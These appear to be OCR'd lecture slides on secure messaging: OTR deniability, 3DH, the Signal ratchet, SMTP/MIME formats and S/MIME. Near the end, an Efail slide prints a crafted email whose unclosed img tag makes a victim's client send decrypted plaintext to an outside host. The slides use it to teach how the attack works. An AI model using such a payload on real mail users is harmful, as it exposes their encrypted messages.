
- Digital signatures allow *proving* that someone said something
- Alice may be happy to authenticate to Bob, but not to Eve or Mallory!
- Bob may turn "evil" and use Alice's statements against her later

$\Rightarrow$ Signatures may provide too much (authentication *and* non-repudiation)

Off-the-record (OTR) protocols allow *repudiation*

OTR (Idea)

$$S_A(T_A) \tag{1}$$
$$S_B(T_B) \tag{2}$$
$$HKDF(DH(T_A, T_B)) \tag{3}$$



OTR (Real)

The OTR protocol protects the above KX by wrapping it inside another ephemeral key exchange:

$$K_1 := DH(T_A^1 || T_B^1) \tag{4}$$

$$E_{K_1}(S_A(T_A^2)) \tag{5}$$

$$E_{K_1}(S_B(T_B^2)) \tag{6}$$

$$K_2 := HKDF(DH(T_A^2, T_B^2)) \tag{7}$$

$$\tag{8}$$

To achieve forward secrecy, OTR keeps rolling out new keys $T_{A,B}^i$. To improve deniability, OTR publishes the old MAC keys once the conversation progresses.


Is OTR deniable?

Is OTR deniable?

Both parties still have proof that they communicated: $S_X(T_X)$!

3DH (Trevor Perrin)

A: $K = HKDF(DH(T_a, T_B)||DH(T_a, B)||DH(a, T_B))$
B: $K = HKDF(DH(T_A, T_b)||DH(T_A, b)||DH(A, T_b))$



A Message from God (Dominic Tarr)

With 3DH, what happens if Alice's private key (a, T_a) is compromised?

A Message from God (Dominic Tarr)

With 3DH, what happens if Alice's private key (a, T_a) is compromised?

M: $K = HKDF(DH(T_a, T_G)||DH(T_a, G)||DH(a, T_G))$
A: $K = HKDF(DH(T_a, T_G)||DH(T_a, G)||DH(a, T_G))$

Static keys vs. ephemeral keys

Diffie-Hellman with:


- static keys allow authenticated encryption without signatures
- ephemeral keys protect against replay attacks and provide forward secrecy

Axolotl / Signal Protocol


```
MK      CK      RK      CK      MK
--      --      --      --      --
            ECDH(A0,B0)
                |
                |
    ECDH(A1,B0) +
               /|
              / |
             /  + ECDH(A1,B1)
     CK-A1-B0   |\
         |      | \
MK-0 ----+      |  \
         |      |   CK-A1-B1
MK-1 ----+      |       |
         |      |       +---- MK-0
MK-2 ----+      |       |
                |       +---- MK-1
    ECDH(A2,B1) +
               /|
              / |
             /  |
     CK-A2-B1   |
         |      + ECDH(A2,B2)
MK-0 ----+       \
                  \
                   \
                    CK-A2-B2
```

Part VII: Background: MIME

Message Handling System (X.400)



Message Structure



Simple Mail Transfer Protocol (SMTP) [6]

- client-server over reliable transport
- content is the object to be delivered to the recipient
- envelope is the information needed to transmit/deliver

Evolution: [6] $\rightarrow$ [5] $\rightarrow$ [4, 10]

SMTP Message Format [1]

[1] defines the format and some semantics of SMTP messages.

- Everything is 7-bit US-ASCII
- 1000 characters per line at most.
- Header lines (from:, to:, cc:), blank line, body.

Example:

```
Date: Tue, 16 Jan 2007 10:37:17 (EST)
From: "Alice" <alice@bfh.ch>
To: bob@bfh.ch
Subject: Test

Dear Bob, ...
```

Evolution: [1] $\rightarrow$ [7] $\rightarrow$ [8]

The Received Header

The message delivery path can be traced back due to the `Received:` header information.

```
Received: from smtpd-extern.it-sec.com
          by mail.bfh.ch
          with ESMTP
          id AAA6373
          for <someone@bfh.ch>;
          Wed, 23 Feb 2022 14:51:18 +0100
Received: from smtp-proxy.it-sec.com
          by smtpd-extern.it-sec.com
          with SMTP
          id OAA22551
          for <someone@bfh.ch>;
          Wed, 23 Feb 2022 14:51:02 +0100 (MET)
Received: from smtpd-intern.it-sec.com
          by smtp-proxy.it-sec.com
          with SMTP
          Wed, 23 Feb 2022 14:50:54 +0100
Received: by smtpd-intern.it-sec.com
          with SMTP
          id <FHD9K7RK>;
          Wed, 23 Feb 2022 14:50:34 +0100
```

Problems with RFC 822

- binary files must be converted into ASCII (various schemes emerged (e.g. UUencode))
- text data may include non-7-bit ASCII characters (e.g. German text)
- MTAs may do strange things:
  - reject messages over a certain size
  - delete, add, or reorder CR and LF characters
  - truncate or wrap lines longer than 76 characters
  - remove trailing white space (tabs and spaces)
  - pad lines in a message to the same length
  - convert tab characters into multiple spaces

Content-Transfer-Encoding

The problem of encoding is solved by several encoding schemes which encode arbitrary bytes (0–255) into 7-Bit-ASCII:

- "Q"-Encoding (Quoted-Printable)
- "B"-Encoding (Base64)
- ... and others

To know which one, the encoding is specified in a **MIME Header**:

```
Content-Type: image/gif
Content-Transfer-Encoding: base64
```

Quoted-Printable

Each 8-Bit value is replaced with 3 ASCII characters [2]:

- 1. character: “=”
- 2. character: 1st 4 Bits will be replaced with 0..F
- 3. character: 2nd 4 Bits will be replaced with 0..F

Examples:

```
\ö" (ASCII 246, hex F6) is replaced with =F6
\€\ (ASCII 128, hex 80) is replaced with =80
```

If applied to e-mail messages, only the bytes which are in the range of ASCII 128–256 are replaced: “Jörg Järman wohnt in Bümpliz” will lead to “J=F6rg J=E4rman wohnt in B=FCmpliz”. This encoding is suitable if the values between ASCII 128–256 appear rarely.

Multipurpose Internet Mail Extensions (MIME)

MIME defines message header fields, a number of content formats (standardized representation of multi-media contents) and transfer encodings that protect the content from alteration by the mail transfer system.

MIME Header Fields

- Mandatory fields
  - MIME-Version
  - Content-Type
  - Content-Transfer-Encoding
- Optional fields
  - Content-ID
  - Content-Description

MIME Content Types

- Tells recipient UA about appropriate way to deal with content, e.g., how to present to the user
- Syntax:

  `Content-Type: <type>/<subtype> <; parameters>`
- Initial set of seven top-level media types:[2]
  - five discrete types: text, image, audio, video, application
  - two composite types: message, multipart
- Extensible – new media types may be registered with the IANA by procedure in [3]

S/MIME uses “application” and “multipart” types.

Example: Singlepart MIME Message

```
From: Alice@bfh.ch
To: Bob@bfh.ch
Subject: Test message 1

Mime-Version: 1.0
Content-Type: text/plain;
    charset="us ascii"
Content-Transfer-Encoding: 7bit

This is a MIME test message that
is sent from Alice to Bob
```

Example: Multipart MIME Message

```
From: ...

Mime-Version: 1.0
Content-Type: multipart/mixed;
boundary=boundary_1

"This is a multi-part message in MIME format.
Content-Type: text/plain;
charset="ISO-8859-1"
Content-Transfer-Encoding: 7bit
Dear customer, here is our new software release V 1.2
--boundary_1
Content-Type: application/octet-stream;
name="Software.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="Software.zip"
UEsDBBQAAAAIAMZLZDNsFrjHRAoAAHMWAAAKAAAAbWVpZXM1LnBkZu1Y..
```

Part VIII: S/MIME

S/MIME

- RSA Security Inc. developed S/MIME as a specification for digitally signed and/or encrypted and enveloped data in accordance to MIME message formats based on a Public Key Cryptography Standard (PKCS)
- The protocol specification was named Secure Multipurpose Internet Mail Extensions (S/MIME)
- Most MUAs support S/MIME natively

The PKCS#7 Standard

- PKCS#7 defines cryptographic enhancements to data for signatures and encryption purpose.
- PKCS#7 has no type to do both sign and encrypt.
- Instead nesting is used to do both: Usually: first sign, then encrypt the result
- The IETF Cryptographic Message Syntax (CMS) is superset of PKCS#7.


PKCS#7 and S/MIME

- S/MIME is the standard to include PKCS#7 objects as MIME “attachments”.
- Content-types:
  - Multipart/Signed
  - Application/PKCS7-Signature
  - Application/PKCS7-MIME
- The content-transfer-encoding is base64


S/MIME History

- 1995: S/MIME version 1 has been specified and officially published by RSA Security, Inc.
- 1998: S/MIME version 2 has been updated in RFC 2311 and RFC 2312.
- 1999: The work was continued in the IETF S/MIME Mail Security (S/MIME) WG and resulted in S/MIME Version 3 specified in RFCs 2633.
- 2004: S/MIME Version is 3.1 (updated in RFC 3851).
- 2010: S/MIME Version is 3.2 (updated in RFC 5751).
- 2019: S/MIME Version is 4.0 (updated in RFC 8551).


S/MIME Processing




S/MIME Enveloped Data



S/MIME Signed Data



S/MIME Multipart/Signed Data



Cryptographic Message Syntax Content Types


- Enveloped data (application/pkcs7-mime; smime-type=enveloped-data)
- AuthEnveloped data (application/pkcs7-mime; smime-type = authEnveloped-data) [9]
- Signed data (application/pkcs7-mime; smime-type = signed-data)
  - Content + signature in one object, encoded using base64
  - Content + signature in two objects → Clear-Signed Data (multipart/signed)

Signed and enveloped data can be nested in any order!

Efail(.de)

- Exploits vulnerabilities in the OpenPGP and S/MIME standards to reveal the plaintext of encrypted emails.
- Abuses active content of HTML emails, for example externally loaded images or styles, to exfiltrate plaintext through requested URLs.
- Attacker first needs access to the encrypted emails, modifies it and sends this modified encrypted email to the victim.
- The victim's email client decrypts the email and loads external content, thus exfiltrating the plaintext to the attacker.

Efail Direct exfiltration



```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Part IX: Homework

Homework: WEP Insecurity

Read the article “Intercepting Mobile Communications: The Insecurity of 802.11” until section 4.2. For each of the attacks, decryption (section 3), message modification (section 4.1) and message injection (section 4.2) explain:

- How does the attack work?
- Why does it work (i.e., what are the flaws that make the attack possible)?

Additionally, see the assignment (PDF) on the Otway-Rees protocol.

References I

D. Crocker.
STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES.
RFC 822 (Internet Standard), August 1982.
Obsoleted by RFC 2822, updated by RFCs 1123, 2156, 1327, 1138, 1148.

N. Freed and N. Borenstein.
Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies.
RFC 2045 (Draft Standard), November 1996.
Updated by RFCs 2184, 2231, 5335, 6532.

N. Freed, J. Klensin, and J. Postel.
Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures.
RFC 2048 (Best Current Practice), November 1996.
Obsoleted by RFCs 4288, 4289, updated by RFC 3023.

References II

J. Klensin.
Simple Mail Transfer Protocol.
RFC 5321 (Draft Standard), October 2008.
Updated by RFC 7504.

J. Klensin (Ed.).
Simple Mail Transfer Protocol.
RFC 2821 (Proposed Standard), April 2001.
Obsoleted by RFC 5321, updated by RFC 5336.

J. Postel.
Simple Mail Transfer Protocol.
RFC 821 (Internet Standard), August 1982.
Obsoleted by RFC 2821.

References III

P. Resnick (Ed.).
Internet Message Format.
RFC 2822 (Proposed Standard), April 2001.
Obsoleted by RFC 5322, updated by RFCs 5335, 5336.

P. Resnick (Ed.).
Internet Message Format.
RFC 5322 (Draft Standard), October 2008.
Updated by RFC 6854.

J. Schaad, B. Ramsdell, and S. Turner.
Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification.
RFC 8551 (Proposed Standard), April 2019.

References IV

J. Yao (Ed.) and W. Mao (Ed.).
SMTP Extension for Internationalized Email Addresses.
RFC 5336 (Experimental), September 2008.
Obsoleted by RFC 6531.

Further reading I

- How broken is TLS? http://media.ccc.de/browse/conferences/eh2014/EH2014_-_5744_-_de_-_shack-seminarraum_-_201404201530_-_wie_kaputt_ist_tls_-_hanno.html
- POODLE bites again https://www.imperialviolet.org/2014/12/08/poodleagain.html
- TLS 1.2 / RFC 5246 https://www.ietf.org/rfc/rfc5246.txt
- Encrypt-then-MAC / RFC 7366 https://tools.ietf.org/html/rfc7366
- RC4 attacks 2013 http://www.isg.rhul.ac.uk/tls/
- RC4 attacks 2015 IMAP / HTTP Basic Auth http://www.isg.rhul.ac.uk/tls/RC4mustdie.html
- RC4 Bar Mitzvah attack http://www.crypto.com/papers/others/rc4_ksaproc.pdf

Further reading II

- POODLE
  https://www.openssl.org/~bodo/ssl-poodle.pdf
- Dancing protocols, POODLEs and other tales from TLS
  https://blog.hboeck.de/archives/858-Dancing-protocols,-POODLEs-and-other-tales-from-TLS.html
- BERserk http://www.intelsecurity.com/advanced-threat-research/berserk.html
- BERserk PoC https://github.com/FiloSottile/BERserk
- Bleichenbacher Signature Forgery 2006
  https://www.ietf.org/mail-archive/web/openpgp/current/msg00999.html
- miTLS - formally verified http://www.mitls.org/
- ocaml-tls https://github.com/mirleft/ocaml-tls

Further reading III

- Quote on gmail TLS performance
  `https://www.imperialviolet.org/2010/06/25/overclocking-ssl.html`
- Ring Learning With Errors / post-quantum key exchange
  `http://www.douglas.stebila.ca/research/papers/bcns15`
- SPHINCS / post quantum signatures
  `http://sphincs.cr.yp.to/`
- Qualys SSL Labs Test
  `https://www.ssllabs.com/ssltest/`